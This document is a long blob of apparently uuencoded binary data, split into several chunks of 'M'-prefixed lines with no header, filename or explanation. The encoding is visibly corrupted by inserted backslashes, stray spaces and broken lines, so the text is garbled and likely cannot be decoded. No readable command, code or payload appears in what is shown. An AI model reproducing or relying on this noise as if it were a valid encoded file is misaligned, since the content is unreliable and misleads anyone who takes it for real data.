M&&\*R1#D:Y-\_G\$UN?/NE7N;,>?W]9@ (6;@D>3[P\5'FDXH\,OH=,IOVPA\_A>P
MZB0%3Y<SPGEHI(OQN'\I'+DUZ\_#N(\699!3NI"[1D\_67RNR]X\$\*; .I]TP
M\$\_NV<6Q;C,B,W>\*R13\*VB"#[D<'<0![(/8%)#1, :]F:&FY'G;%H\^!^UDDQV
MN:DK"]6JW^#[ "7/N4O4%"A\$'.1XP<'2T)?#<"-P\*M&EO\\_WWK/?\7075YJ\
M%"\_0\$5MPB\OM-ZJVUA#S?O7I,VB\$2K4<Q\*-EA5HR^Q<D\_\_UE^2B\W'@!K%\*T
ME.1"<-4Y+'9&^\*@VOEQ@/=WL>\*637' ST:M\*@]8O;I[\`Y\*MXA9:W+M(>7\*I
M-\*Q\*Q@`I'`Q-"R,O[\_0+7,;RCN0#,IL1: ^S"O\_?`^\_ \$U\_6^QN)V>WBTF[.=Y
M@9CC\$H].(%56NKZC\H4BBTY4\$4F\*<RXY9^\_9@ZB"71M[E04>0=.H>SO^G64,
MRZ1AQT`\_Y6PEN^\$\$+>0(5.D^(<N`IW^1CMER.[S"0\_CA<.&KYO=ZBMM&\_G4
M#\1DNUE8]XH^J96\$K3`<M')@5>3+J: ^V&+ ]@?DFJ" I#89W>WT\700?HK1ZB\_
MS66U^73X'&JZ?I[36AO-"`[(,SX4,4%\$)/[(4X;WV-GD95U3S;\$<H2#6%9\$S
M%6`8Q56&=4: !7Q[!6\&'I9U>W5`G-[L>H]/SEV)><K&I(BLIWWBSW?SXLGW9
MT)600IL^5G2(YFGU4`\ [2</X\DPCU793TPW1Q4A4@R#BDM]C\*K#&W-"P\$/D3
M<\*YWK\$N\*G(A)+`F\_N\I?V?\_4J])VZ(9L\$2@D5"V?P\$WO!2I,\$V;PB&%OWWN\_&E
M\_W=0;3;WZ9^5@JT@1\_UW2BT\*UMW9UVI=.Y%,46487.SH^!%MKO''<('@5S>\*
MMY.GIZH^A;Q9\_\#TEM+. #7' \$S#&]I#0IE\:/^: ^C+:/1SEE,UC,6LU\GUXR3
M3A\*FZ53: ?#%>B%5R6&5!+S]O3EA0^H'G'[/- [+FF% ^@+ALIJ1\1IFTY:63QS
M5I)W)&`%]"BPK(')2\$J-<E&/.\*4UG`7=V3NYI?4+>H\_"&Z\N&99#W6\_+]0MJ
MRR2F'=V^E;FY134-I76`;,KYPT6/0RU#I8+PT?DU(="2)^IW\*"XK%RL`A46
M6V%X^3A^ .7S>^K8NO;HL-TAG4>T44ALEQ=J#%>F057:&HLX"K&AIN#7BB\_ZT
M(: ,3E2N`P\$<Q^H,T4-@).\<0C8+#!\_M#M,2>\_70X5[8^5OD&01F#`\*DFZ/G@
M\`I\$SB)%URC(5#(;EF<'3L6!L8J&]GK/#TTLP,<"B:L/:^ (&3E#;KILC\*N`H
MIH8V)2LQCGXN:V5R0'+LS5COBK`ML^`!P\*FN\_(@`^\*MP)@%]Q[0;7)\$OD4H\
M.@E7U:(^U&O[J`S,J3P`J<D;?E`6TW\_/EL\*(%JPN5PVV`,7X!?-+\*8Z3XLA#
M0\_?GLH1G+&[?.J^>EB]K.DWP4'=H: :[K8!%!9&/A[T@`L1!AD&(&8!677!\_
M\_)RUL&CDN,\*^%Z"JNTA=R2\*UK.FPKEEG)OWSPC;,1MQ-. ,N8\!"\*KL['-]
MEF1=L6XX^X; ;.\*7QJTT4BY2P\0DRT\* C+91-F1A0J)4,?R5Z-;W^O]:HSSO`)
M@D)3>I\_U]XS2S3\BRCE9SBD5/:(HMA\.R0I<])&X=L[\*Y&BXPV&U<O820Q.U
MCJ&[\*7+N!>>>0<HA`L5G+85[.4`V"4"QD7W-:A^/0)D,GJ%QL<6I8@2/[OA
M)/1E44XY92-: !HR+3/1FP`E1L0(/YTOIF=L1.<[E,S]\*QT\*[7A?<[!:K-!K
M8EK8ZE3D>X%<9G0\]I.30N<\_\*OYZN'LLS\_`+8N^Y!(;\_QUN5K[?>O@ZKF@
M;NN5>RXB/B)?\*F+]8EIP1]ZQF50K=W^8)`\`H:44@5-#W@WEW9<KR/<[;D9
M&ZMS^P")]+";#A\*29<@TS\$07QR@):[OK]+CX2+:A'`)NT@I?,)O0TRI>QO
MI;MGK`,6D=KK8-[I@E\$#RR&\*3!C?OV;CLZ<H89\U`E[1@E@VVKV5W)BL@XTN
MD8<D.><4,8&8GKL#+\$\",HGAY@F]K\$OAT&&\$\TX35M`]WHFI#56DTH7`B[C\_
MX.`\*U+^";C"M\*;5]K+`#WCRK:>%@[\$"2^"G7]\*PB\_KO2(,N6:9YYSL9U:3;
MRF^7?Z`OBA1Y\$CEA)"T#UWU,8L(RT(TR@?I)&J(IK:=J5VU(J\0R@Q8=3K??
MIU2^PTG`A1F\_/\_X.-]OUZHSZ6,<6V\*T^K6@&GZ-OC1J8J\])R5:0<2OL7>WS;
M8\_MCR6#UZ.W!-<"GL: ^7F^\_ ;\*D#%/Y/5ZOEOL3\*S\_\\_5.OUKQLZ4R/5 (&\*T
M@\$"VHNNET`\$YH4\W7Y?KU2-5AV2^<<.+GQ0@\. /S+P?2J\*0BAHISN1R7"]?.
M/CMG-A86&\$<SY-EB3\$\&74T7XG\E3D3?+\*FCOMENUY>K+\_YQV\0TKRU>;S=1
MMC3,J]5F]>7E"WW?`S/].; \J\*QAG@5E^`^1(R\_69^&-981[:A&F\$H8,4R4'
M<4&AN,Y+.:X^9(JPN2\_&E<F"NY\_.J)^[X\5^L.OM&GX[&\WHZX&2AY]@&1>[
MVF)\&65G!UI.BP)DI/4YX"(R:@UM?FDTBRC`9\$ZSB`)2P^-14SHQ@F4C^`"N
MS\V8BS".8?7QQ.L9S<=; `PZ;JX[F`\_LQ\_IF>`\_\*=-OQ<[2W0FI72X3],V5HK
M3,Z&K!,D`IM#K3DG7<#FG%A2BZ,CPJ/(7'3&OY-I-@ (W\?TUA>)S.;[#`#Q



M@OT] :&M) [\$OUN, ) GXV; IAU1KI#F/E/- `Y--E6F8B\@-\*%' @WH5D1Q:>3>SRF
M.E%' 3?E6@\G9&6>-@=; WU' [NZGQ4R#; CX5' ZS?' RD9BCDQ!' ]MO (/A5/+I+' D
MC [VPC"46#R:G:WJ' `NU6:C!HV5VFL] (U1) BE"R3]AY&5-@U&R#49%>TFH\$+0
M] Q9AN%' (\%)=VM^ [ ] [/A^7./TWQ3WHX2#, - [BP8M"970<Y5X% `Q [\$%8TNI
M+A=6%U [NZU57, D) UG2WI=D8L' ' &' -JK [ `C\_, H') `EEZD8T (Q4, QX8B-T&S> [
M [: ' RH [56=BEN&5522H9-\_E `65CB.-8Q%` `JAT `HWL\_E4N@GB6703, K% (Y, 2R
MEH2I [%YU+T+U+V1G&S) JG^FR.; B7+>N8L8Z8UP] @' &-R\*8>5<MS<3JC4W/ZQ
MG%AHE\_ [3G0 `GPIF5G%D!A; ILPSV124270G29#W8\$!AW3\_ [-^ (-:TI\* [\$^ ` /Z
M<:%2+I1T?<>PEK' 2\$QJC!AAL6@:K:] I6U, %\$N [BPY) ASCM+PCV\$+QI:BG5/M
M>BZ?UL\ : ^R>HMS (; [OH\B\*' +=] I\_U [ ' 0 `11:J) XOI] Q^<: ) P "&, 8 (^TVU7; [
M@:8UDWM:W/F5+9NBV9KNH->>JD=; @+/0LYLLJY"Q"FB6<8AC2"Y: :JO\$909P
MG45H [@\*JBKF/\*=L=L\*!G/V&Q5\F:H, D.X^1\ ) >Y' \$0%RI\*L9K96=CN?3LW; T
M!\*S!U7; ^H>IP4XTNZJ\_) I]' ; > (2P4M/F<6>O) > (-<, 3I#; ZRP2T<2T0Z' \$2T
MPH, [Y^ (ET=\*G7' K?R%`!6H9\*` <[&AIK/Q\_3Q^W:"%7:\*CVCUX7<VDV\_@+H@6
M4;>) DRVQX<Y07!.\$, H; S\_52; 7KCF>' 2O (S1Q [M8X"V36P=4LD^B4YO9R=T=N\
M0"; P4AK9IH\_=?22@=#N\$Q99?O^PX [\$ `F!V3"+1RG6 (\ "46ER/2 (D8OK7S) &#
M7Q\_YJ?=ZS9 [0Y; :V-C (%6->Q/ZNFB [G1?%BQG!7ST] QC.\*XI', \$5 `9KUS1>A
M^SBLUUVL5YL\_H) E# "P5#U `YY.JY) .E+=CNWJ?.\_:8Z; , 3+#B0\*=5) WU%<%\_
MM7BHRT0/JZ.52' 93=YRZI:R', #EC, J\!N, \$Y) URE^%+0 `L:GS9>J, YVMU2F]
MF1KMG&Q7K9ZEV>E&: [JA' "LX [ <W6L@S:RARZY7+XW' >B\$3:/6WBU2G#WMMX+
MZFNI BST; 7\_I%1RSRG\$] . [^C\&= `IOFKIK+17P, TNV] TI; 4+P.Q&J\*6W@\_! [T
M\$H"L\_ `+Y>E [5LU, D) ZT@QZNNNT>Q/(=) O/] H%ZZTOO [9>K/5O, R+B-J7!W9B/ [
M (S8#D3O=V [ZK:DW:32>1/9&R] C%L&#8G>P\*.3K\ \*+AB, -@2I `=NSU>O' H<\_
M93Y^ -R<TAB?) JX6Z%J\$QXJW?6+, /%T\*:F/Z; #RT7GW=\ ?M!A94B2FM/\$Z) D^
MM5?" "IZ1W7VM' EL6C%I&1ATLYD) ]L4D<) IYH\_8; 0WZAY7< [>R3Y; ` `R^O' 0V
MQ\_14DH) COVC=7VH/+BM; ..NX/\*A (Z83C) W'D\*) T] M%\_) =:; G09&%&+: `I\$0+
MI2SGN. !D+PPS0B.%P!GE^FF [^Z\$ \8XFG16@-J; Z1H4GX"BY2 ('D=G-D) V%L
M^ `G' K [#2\J:83+ [P! "R1D@E\ \LKN\_+5+8Z&D `F\_ `DL%U=7) \_<+1<^+HD" + ` .D
M, \9VP-F<WESV\SA\], \*#'\_8#) K9X\_\$; <"N [L\_5^#++F\$Z] O5\C^V.T9H<9FU
MVG19SM:LTY?56@RK\_@ ` .7?5^ \+NF) 4 `0A] C\_>38\_E\2@8= [N-PSV/ ["S) "/C
M^XYVR=@&W `5@' V (4P (\$ .WJX3Y&446B8" [9KQ0VW&\$C%O [OZ^9BS3F!D-V] &,
M; -&UXP<NN^6R>V>+ `C (&.+\*C ("\_CT%R@73M.\_C%F2V+\*D\_V-+5GD@>)] FU/G
MLGJH; FA<AD80EN, EB6L!H) <"S&A4 `UYH<0LGXY23.' !H0' Y\>=">, /<LA/K?
MI%-3LAUA!M"QJ; BO>+H/5\* (0R\O%?' <N8R^' P\$; ` \_6JD!@%6BDF@\_?M68YDV
MKC) <C08C3+0: !6!LO!J), 8I7 ( [\$R%ZE&8WB%#H6M3-KMELZ>HQB@D8PC: (F, O
MA `Y@/TWHRL\_?'GM' ^<:7X.%UEBZ\* C7W=) /@ZJ\$5DWKJ1SS/ (WY (IO+U6T@U
MEJEK?) `-\*AG4A^<72=5927:K0W6A67WM5# :4>N) A7: I:Z, \_T"2XX] R3TO3\>
MNOWX' \ (I58UJ] 1PNKPN<ZAMPB0H4OE=XH; DBT\_"S@N9+ [YL>NMQ, \WY: ?7] Y
M#EF%; ; ->O@1Q@23YN`M\$K" T"1B!0J `Y4#KI?D>E98@+Z@; MF; 4!G0) 5H>>:
M, ?GYKF&XD6:\V^> \) `=Y] E09318N-\JH] HU ` /M\*L\*9P+Z\*ED [6^0#.BN".B<
M/CQFI-; S-F\DBM0H9U<] ! `RG6: ^^/' \_1Q; 9"/\$WH32ZE\*0+6, \V=A, ') OZ@
M55&6106E>, \S:PZ&\$I79573.\5\$YC<MMV%K":?SNX6.' EYA1\* `4=F--XW?+E
ML/6\*\*\*OQ.MQJNJ (.6W@F<2W>.@CD; 6. (S? [0T=\4HY# [2' .?C3) 3=4) \_/6G0
M `N0\$I3A) >H+>J+TG60\HXG!EZ>J>9^4+O' UZDH2L>) OP `M6S45#BKZM:+S!2
MC, !@//Z!CD<XF:F\_TW8Z3+E [3L91 [\*J) 0Y (:@JL+&2O)+S [IAAUP@G%T=\$77
M-Z\ V [14!6; #BZ7Y [R1 `S+O\_B, JV.?GENG^; 9KOQ-SXOM\_, >7C] OU0K:NZ?"J
M"8.\_5 [>69>; 9TPQG! I=K.>, O<0N&2K] 7; OE ` .? !V&^%: \*X:3DK; -8MDL\*2P7
MQV2, P? `&L) @. "VCWYU. : !BUHG9:ME\_O5G] ^HTWA9KGDQ6L (/ \*4UG:WDL, <Z \
MX, QS43 ` .\*VN8&8F.N>HXP^' & \66KBDWBJ] C8J] [XBDCDDE; Q\* @F#PG\$684B7
M\*^, M5Y0<F) 4" , ME?B [Q:KNEO?D1<:E\1=YM5! "->P\*:</6%- ` \ [5' H) I:5] S
MUR%8Z9I>L!&3.D-B=KYPLVL' ZWLR#; NVBAX+G2 (L) SM5: ) / .#SKE\_\$6, I (M^
ML#%9\55DZK0VH&B7GQE) \*<YWA<K3.8M] - ("2AJ#& `K2PP6-) `P) I-Z0?Q@2
M"\*-NJOM65\$! -M:+E\*!D<)" ; 0\_"7CS\$\*Y\\_5ZH&UGSFO&.<U] S, 1\*MH\* `D\$^?
M<K\$#2D. (4-%GD=9 `HLT6X3":N-SZ\LDBCX0306] V^W5) . \_A\ (@I (G:R] G\*] \
M. . `7C] `B37N<R=YR^T? (P6L.\19] @' S\*70 `N%CR" LXS#, @T\$M\*NXG5T-#!?U
M+NG\_GWN+FGXJ?; D^ ` \_ .\T\_F7=A) G3 (3IVDM) Z5OM, [PF) (\_C8MT5N\* `ZD\$HL
MN! (= \*OLXEL<&G ` , 2 (1F\_90-6/>, LD+-5; -Y% `=\_Z.1SO05-\*:IBR6ZN@+02U
MW' U^W+5G7) 0) 77\_N/ [YV9EV4^?<6O>3, V/9UK, FD1B, CF2' P9\*+EK%: !YB/!
M\*2GG#-9/2] &>\*Q [D [= ?--ES\!9&\ "\_6; FDC] LG\XZZ6K+QSD2; 4 [IB+49>N-
MK"9KZG335KHETM4A9%1KNZFPL2>5SE4\ ) ZS8 `U+C5H\_S5P.0C" & (<Q@K, <3<
MM/TDAY] L8HY"Q\*] ) HR [@8TOUE>F& `N\*S+:T5! #U3B8, <2%A [! ["SQV>) --P
M<1 ('=881^@HX"/>5) B1A3+<#AY' \] JMG9" @] ` [# [ /1.E6P"R^J3U:U1>) G0H
MLUA&) TW^RD1O2B6DYZ\*U3G#5@X0A"8D', 9TR; EE6\J898TA/) 6/6".62%0 (N
M@?\_\$\$40+8F&\*?SH! `O"4CE (32; WZ7AU^/' \_.; [ &2\*%6W] ?MN) \ \*R ([# \7/1P
M^\$PO+#2) J1, \DY%VU=/' `X<@\*V?%@M^6\_LN?U#S:A" CQ', RGK&Q [ [3BW- (2"
M&P) B [CB\$^U1<ILI8:2O7" T"QJ0H8A-JVF) /1L.M2) @, 23O\*\$AN<C1\$7 [ENE.
MP#5R+C\$OT=\* [V4\$U:U@UM/OX) &6 (9>UM\*P3HJ) ^1^KF+\*#H:U+- `F\_ ` U%@YE
M' 24<\*Y%!SS@F9TPABF:BJ' Z `#; NE^ES@2+8] VVS4/L0JYZ] Q') 3>5ZI!5#\O
M] N; SC\_WJ (3IAXZE=<QGY+:6B; !&, 35QOE] \_" <, (4K0EQA^M&; 6XEFY, X93A `
MB\*#PJMH@W.Q\$) A\*#=I/03D<1W22D^XE/JX-' J\* (U@9K+Q `M+J=TXC#T1^V8\$

M+Q7\^ 4I' \_NU] 7:9XKJN, \$<55LSI8\_8AJ&FNUH:":3A06FL(V3>?(G?,@-[ (M%I%M'QGGP`)AV.; "B2.LBH9@9%225?A@.) I3X\$^SIC-:HY4>\$%L2M5+&+] ]Y M+438J<, Z?6@=MF+) 5D13ZK\$=+P] AMP [CQ, CCNW^T#.T, V38I\*%<8PJ6P.UT\_ M) UL\_U) #: ?IPE\$7NYF?] 9\_\3CEXU+M6\*#R\*V\_=6J+[2' 2PN24P\ -FS+, DA [J\_ MD->) 0\$) %1] I#F) 2R\_:X<\$8\_YP7BW6W) 6V\*9\OJ\*) \_E [R2DW+"=' 'X+#G5 [%/ M\$%P `E%B+3KY.LH0YU<\_R4=O/I (. "F (B+7) 42V/86V30QW-J)> [2Q2XRE\\_+0 MIR/. 7%\4J', Y.' 11\*VO\$/) 6QU `ES [A!P8' < `PIT!M@ \Q5OST; ' 9QP>#VC `6; M:% (36SZ4%O) UN=A>K' ; [0\T, :SUN%2U\_\* `Q\$ \_^/?K0+HPLC.A- (4BKA<Q@!N MU\$LB-O>4) " ('/94Q:":VK6/; 2A=Q#) LS%J, N"TEX, \*%-C [SO%BQX] `B^68Q\ M1S"\ \G7 [!Y2EPX@6! ?6IJ2U%/: ?3E9TN\_I `] R) AW3' NQ" `LB44JQ=, QQV^T M [9>QL\*\OZ/ (6SNZZKB0:T2) C+2P4' <8YQN70%\*B [>7T>G) ]=W4J; 0' WY3L8 M"S] +7Q\QPXKF@V626NEWXZD1\W<T@+; EB+7%EX@XA&L (IP<%\*Z/1 [=E [ ?YCA M:N+QK7: .TX2N">U\*VULNDZ [3X' 1&) 5] OT `Y+AQU2TW.YEP<MQQ; UL>B0G! LB M^T/Q\$EC (\*4! ?SYQWUI^:Y\_4\$J1C1EL7' (!8N75M/QEIQX^&"B [VX->\*@X>OH M@M\$EK`LQL2X] 6TB/L70^5V2C\$6+F2\*0GOC#\5:>WCT+; 9V\; A2 [OH `; #' E17 MX%38:<LXW3GD [JP?4J=J) @] N2N\*V@ [Y (BN+=CW>3%X# [ \$:\<4L>8\$EX-BR\* MFAH&&@:B!X\*\$5!+]/R1. ?>!9\*XB [ '9^OVKFXFI) V:!/OQ\$<QA+A3#/. %!W. M, , PQ+! ?=K. JV>' ] W\_2N^/Z6&-</+U"\_) "7Z@O [G8 [KXM\_4:, >AMCZ\$A2\*2&- M#2VDL" ] DG `L ( ): %FGCI0/AFQ\M+] 1\$%<3?@4\*NA>"9VM2XAOH067, +& (/CLE M#/= \_2Q%#HI0QI' 4\*&7) T\W=? ) 2X `UZ1\M (R# ' (-0CXSN@AE: , !1^&X>4#\$DZ MCMJ] N2 (S (WP [AKD, 9M9' >A; <0D" 60? "S \&L^D>H> [GZT (BB+56NW5K^7Z66A M=UL, %0<%-) Q4C=AF&) DR\$M\$KBTAB08?#SP<MAAM@8Z4<-: =7: #QZD?/<L: B^ MYJM! Z&: (??^?) F. J2! D<E\% `B3^#SQE?2) FS3IGIQ-\* ` \2T-3Q387' !YR\_] " M>>4 [9\*QP\3RA: #IB124L/ ( ; E\_B&5\_B\$06E" H3#O=+T\_I@DA&IXR6: O?+Z\$ \_\ M>N. ] 2C5#@' 2=J<. R ( ) X.D, Y `EHI ">U `X\$65+ (U! F&-TYVV\*=T><4?X@CMCKU MSVJWI0GJNMTLXHU63P=\$R/4&89\_ `W6C' < `7C2C&<BQM, >F) ; !RI1@X4=:-1B MX942/9. %MTE\$C19>) Q\$SF\00/ [=UBT=S&' 9ZW" 7VS&<81QB! Q: (X! EM: S26 MLH=1&:-D ( `R/B `F4\*`%A\_>\_+EH, 8KW' ` ` `?O#A\$3+OL) ) &I2KQ\$4OB<#0I\_ M/0XM&%J\* [=T1@P7GU; (, !^=. \ "<Q?I/XSW:%ZU [V4>" `6RZ#V, HHOZ2\ \* ` ( M=FCUZ6, 8&@JJSB7U&<HAR' ; W (A `SF `+1?0FA/EYNNE=61\*6W.NT) 9A&QI; P8 MFGE\_\_RD! QP ( (: !YS/CTM" B>5P, 246K\_U" NLR" 8&KHS<A\*VA] 6M9040' `PTN MHO\Y" 6 [XSDBYXJV0A> [OZC\*Y] \*\*?9, JB>5\_M2\*\*L"W<7N"W^=73&: `?- (=; 5 M' #&DV!) <C@XDXH [QS7%^N>RFV5 [D; .2\$F-Q=, 9@UZUNPOM (9' L-RP) N/I&QY ML^PR&Y\_ [ . ] TNIN^ZW6-> [Y\_X' ^L>WZVW' Y=K; \$ `Z6U?+UM) DR) Q7 [=TOG6. ; M<M^95V [ [TGT<IJJW/OFW<+ # (Y8\8 [C] OUX\_MN; ?@L) 3OP5V<, 59. ( [L\*MIC MCD4I. 8QOLO! 6F^90OGB\$C\*. Z: G55?: &. J) , ) \4? !L5\*\_<0L&\$&YF00^1#3I8 MNI' 5Z^\$J/J" \*#7N&\_ [ [Z.CIE-, ) #%I, V0C=&3: ] HQ^G=-; Z, A<TDSS"- .J7; M! ^25D' A0' ] \_] ) /R/B \TFJ8B" ; ' C-\*QL=; ; 3 [TT=88TK\*X6DSMG+" \_! #QG M>" %6T7D##M3VVU6) DSW\_8T\* :ZC] 6+G\_&5>CQ>. ?<87; N0DB4F (Q4<\$#B2QD M#^ ) X^"AD^, !J] L7-C" \; ` ` ] G\_NRIEX7X7-HN (>/OJWT^MV' QV\_44) L5, &>9 MBH=I. C\$8I0\$7"D.O@JAT>88B<3K@ [= / [Y7X^>=\04PH@GFAI] O2FH5FB [ :2) M\*C4CZL/' "\J: HCN%V] ' \*2Z; Q+) ) "C6867, PI `3, ?QKJ; S, [9: KJ\_/=J] M MD6\$WL! ?M1GS8/K90; =%N! LFUORD; 7@C. \_</&B\*YT\*: \_D>\* .C%9>@Y!) @ \$ (M" M2G:=, I% "RM@5 [VO^I4"> ` :%#?' NIL= (#7-F3W7EOW2O@HGER! IRKXCCG4=@ MEF' 8JLIXW? [A [Q1: 2. GE4P%0N, 4HW&] S\_\*3SCF' = ' #G@ZPW1#L; 9R. ; FTO7 MV6@N?4=L \ [1T& [U#%L (MN9/W-TQ5CUC" [E\_0ANL\$-\$X/^9D [MKV] \*+HC8YJ [ M \ `; \$8; -S; >5<6WXB] 3JZ8+3, I7 ` \ ] ^Q\*GIZ@. P; /) \U=T<Y\_IJC. =RO: QH76 MF/SBOZK76^=!, +] \6&U2PT<FZ3 (\$#@%. \$M?BS\*EB\*^%178\?E ` \ ` 3M3^XD\_E M?) J0T6I" @4+=N@H=H! `Z7B@6ZHU@ (-3; D-ZGV^W! [Q7W3ZE `8\_Q (?AG35D7\_ MD) RE\_CC-\*^ ) ` ^<K [ : ^ ] (OZRH (&D' \*J2L@JE5F-S>-K<-ASI8TF' ZB0: [ "H \ # MDAK7\_NVP-7 [A&9>0%?-( %8X-F9L&^2. #4 %TI\C@C=] EMIB><HX. X [7& (W\*S MAY// "FY4X&J0\#&Q=U. :7XS#E\7JW@= [ ] SOW-@E9 [C35, `<G"=@M5A\_<0XT MX\*\4JX\_M2 `@Y22P0+D+K2+\_ [N#KLZ\*) @ \_QV1! W81EGM' JO43\DA&4DH7C/9L MH ` , 0XCV^L; 08IF; @#D#<: #?GV<GIW<6% [ ^+ `3?E^: -KON\* ] H>TZH, E. ; : Q] ^ M9@d5>N/ [1C\*J/QFO' OS. ?4 [L] (7>8-G5H `R?\_, G, U#, >Z (K=S@\*&] +1M@&@2 M=KPW. [ ] B5UK4%\*9 (JK9@+@^?6269Y#HK"Q\_T#?; \* [S] ` ) 47T=W] \_>4I^+ [R M"\$I\U3) 1@@82JX7K/4EX" \_B/NQD! 3N9CY"&466-PJ\$R@8M/XI7^OF. : ! `W\_ MO] \$Q6>@=OZ56<O1NBF\$C&7/42' \*%YV!) #DB\$. U><IWD%: AF\*. (5EU%!X5; !W M8YTSB%+B) A\$70-N `^SCD@ "A# /! /6+&?-' `IQ' %LPMI12. +FS>#YY=S4AF<GE MQ/ ] ; %R#UVVW\*P (OE#K#HS5BD: S0I9) UR; XC; %H\_ `# , -2TE#P] \_\V. ZW?3/8E MXJOAP?2CWK] M/ ] 80- ] /XL7K@ \0IE@U?STQ^: : , PIH0 `TP#P] #! ] Q+ "6=KAW M4 [GC' ; &; =CR\*EHO@ZS! (\*F7S [\$#%N@8SW^T#71&) \ [7E6??4\$08HO. . M3G0 ( ; ; J-E [YHH/) \$: T^\_LL' 0' \_ , J9/J; [6G11@! @U; M: DX1" AW [M<%UF7) <V MK\$^\*Z7! \ANNT: : VQWV [2. KK' \*I, ?BH. W-] C3P/JUVFVJ=<B4K9J?5\_L; ZC>V MC\_ \$D\$E-T8/' DT (U ; GZ%\L\*OH, GVMB#@!H! =INI \ \$AKC6; .0\*6M8 (KBH=OZ8 M%, 7 [ /90\ -/Z3UJO-SAT"OL [ ] ) <&" !4MI>RY2<; @FOE] G=H0Z (WMR (<3J\+1V M [1& (? "D&D! H\$ [ : ] ) !<?K^DG; O3Z3?I4I [UJ07:=; 41/3Y37X0?D=/ \$2SZS@ M, 3/X? [NFYP^?\*\_JD37D\*4VH:=?BZ (5\$+ECM\*?"7\61G#, N@U (1RIN90; &= [S MFY [C.D2N-] Q: JYMKJ>. AGCWPQ-@&9. T<] U, . ^X/E `F6" @RRRSC<7, : FL (KRB M\*) ?1<1DMV>7G) ' \*6\*, 0JL8 [H; DK#N/\_J@; 4) ' ECJ4R; M; CZL5\*W2XVE! #7Z=

MRN<Q, ] L`MD1A000\7U39FAMIC54X=P+.H\_K\$XM4) YG) `FI/?] BR6++DU//
M, M9) 1>DK) 1Z! 1SL`R\$J9?' 4>/A%I763^J1+4%N!P"R] I\_06QC, 4<#`?YT' "3
MZW-Z^M(3 [K%PW;=<[NL]' \*#E18: PVG\NP5HC [E/QW-9?D>/ ' & ] P20) !26B0
MG9U-QPN\_Q\_OJYG+"CUO?<JMV> (.Y"1Y^K7ZT9L' ML") P`9309 [\*!ELZPECZ `
M\_GFIE\*7PP03BL0#! [TF: `8T3<'ZE='A\_Y' 9-QX\_J%70A%: (IK1\^5' AH] 2\_
MEE6MLV.=\_=>/?T4^9\_E"RIRU/?, ?"\_\*) R?E0DZZ/E20F' KWRN' &TW- (QU)\_4
MVB\_ (Y\* [@+B' "E7N/; JKE' T\$: 6"5Y; \$"I\$1"2Z0.DM\_^I0L-H. ?><>.G [+XAQ
M] YD; L76 [^Z2\_YI. (C7-\; R?5: 9##&T\_15B\ ) Q#\*VG+' OM7X"GC\$<O17D\ `P]
ME> [L=\_0+K! ?Y3N4? \*?15/] J:=CNAQ3WZ>3G [0. ' X\$) \) ! [\*<AX%Y^' [GPB;
MNYD"W0SCZ, 3 (?#&YNK^A#& [E55^@ \$E+D9ONMVM6K; W>; \_7/U@) ?E2\*6& (: ' 7
M21 (2Y^NJ>B9J<F) B9' .2QLCIB0W) [\_VBGH^53 [ (6^O/+X=&\_#>5"\*@>") SF9
M) E (F6\*#@+@S/1 `^"4@: AQV+T\_V\*C9&\*4>JB@MZ `J6\$, INN1A%04\$\*904E.X
M-"1KX6R\$BM0/) UF, 16M6, (@RZ&V\*+Q, \_@X-) 4\$SJM1J/++B7PXM9\$7; .; ' 1B
MC\*. %?RP<] [VE%, .<5WY5ON<MPC@?L67DMWB (!; 7D-\_L\$\_) ; JCF, D64@>HE
M=R5X [VH0Q! T' SJT (^G2\H\$<M?O=K/; -; =. YSVAXJ\$BE+X/S0.WI?ZF6] ] #7
MV' 7 (, S:=DT, WQU/ . . &7I' \$H?0 (9U0C\NI) 3P% ^#6#VY+M (\*ZY.PY\I-G2/OB
M9) Q28 [+TS9' T61WN1\_! `U# "J! "H?C43I; G<B; ] \$#A85\$BK8DUI3W6.1R; X\*8
M[A?50' X6T5@Z5' \*@] ?D?W%. ' Q8-O\&MXM? (H88GM `QAX' \$' [@": 3: \150\_0
M (^6"22\1! 5D&88T0Z& [II<K`Q0>45-\_<UJ=8M `BG+X<#UV99R%L `Z#?: ' #G^
M+=EZ] #=/5THWQC\*=: J\*BUO^' %FGI= (W<: RXC! ] 1 (UPOH5/! 33>/21H6XP\$
M/?=' : &E\*#3] ' ) 678 (<"/F= (>GNWA@ \$3!, UK/IJ [HO' . &2G`% (^) `L57 [S, J;
M>1UZSA, 1NAB5%KFHCC</T\* (7@I%WPLYOMY^VF [!UR (U0T"M58@Z3G&\_\_K. : V
M; 0"Y" ^IT1Y\_Q' NCPIC1U, NMV\_1\*^U2270M&1: KSYJNY) : 13=ZV7@<0C+\_/] H
M-) 1CM>WDG&1 (L. ; 1"69\*^' F] E\*?SB4VR+\*EUC' 3+3HN2] -QH! />B0=>/ '=WL
M' \*9XN `KBR^I/ ?PP! +JKYY<; G= [ ' <2\$TOMNN\*^L, ' KG) "X' \ [ "5+- "\$AYUM9W
M2?48F2' &C+Y="N>Q\>K<0>5. LPTZI) Q/ ^"7X! C>, 2FJ4' !<B>+?AGHUOQJ?3
MR^EBRD\SY\_@^E [N@H= [X#2V; 0] B3P?6B7+\*6; Y<A5?: A<@^5"- 8AFC"5 [ . \$
MF `K1CAJB56+1\$#, A9CXCQ! O^&WM' "V=] 1; VLU^@QF) A3ANIMW<+X?, ?//; +/
M^>YYWR% C\ \OB<^4\_3\OCME+^\$64M, Y6MUKFR\$Q.R (\_YB1B& `^H<N `&ZZ; SJ>
MQ/8: ' W#: 7/\_P+>\* <6D131YI\$6B>1=: X@ \$=] U9\$FV?#U8K: JN+0RJ3+GC787K
M+/R2<`, I%/ ) C\_K#DLB2NWY! =F?+-' Z5?X9QM\_.' >L-O7N\_NV3P?ROI `EG?GM
MX: %SA) YPA31%I\*3T3/LC. 4-1' JNA\_O=C (Y [^ '=; %; <%G-NBW. ] 1JV8" P6
MK%E (VJU\$5TU\$FIOZ64\$Q3-! 0Q; R11HHGNCM/P\$DW' M\*-E1' M/) G [NJXX<B3M
M\_CGOQ5QD\*I7\*3, ] 5 `05FNZ! 8P, :>&TY1%. W: +@H6BC&>7 [^A) R, BI4PEMG=G
MSKR [T^?T: 5, 1CZ0 (\*12ISU" . ] C' YT+#J\ \$U (^5; \$8S! ] W3! FZQ ( ; \*AX4?>KB
MF5PRD6] YZT+<=> `F\$W+%NUQYC>GSC/ `TV\$ "R% E' KQK2UCOMR; \ `\*AF' . Q' AN
MRF `J' `X (#5X: 1G\ ) AG"3) 4T7! M2#) 4T: /E\*GN?O&/ `&; `1GH (LS#5^ [->K/>
M^<LDECG2Q6#<90@? 20 [ <NC^' ) ?XGIU5# (\_9>G) V] . -1U! NJ=6I>51\_] A. . #YM
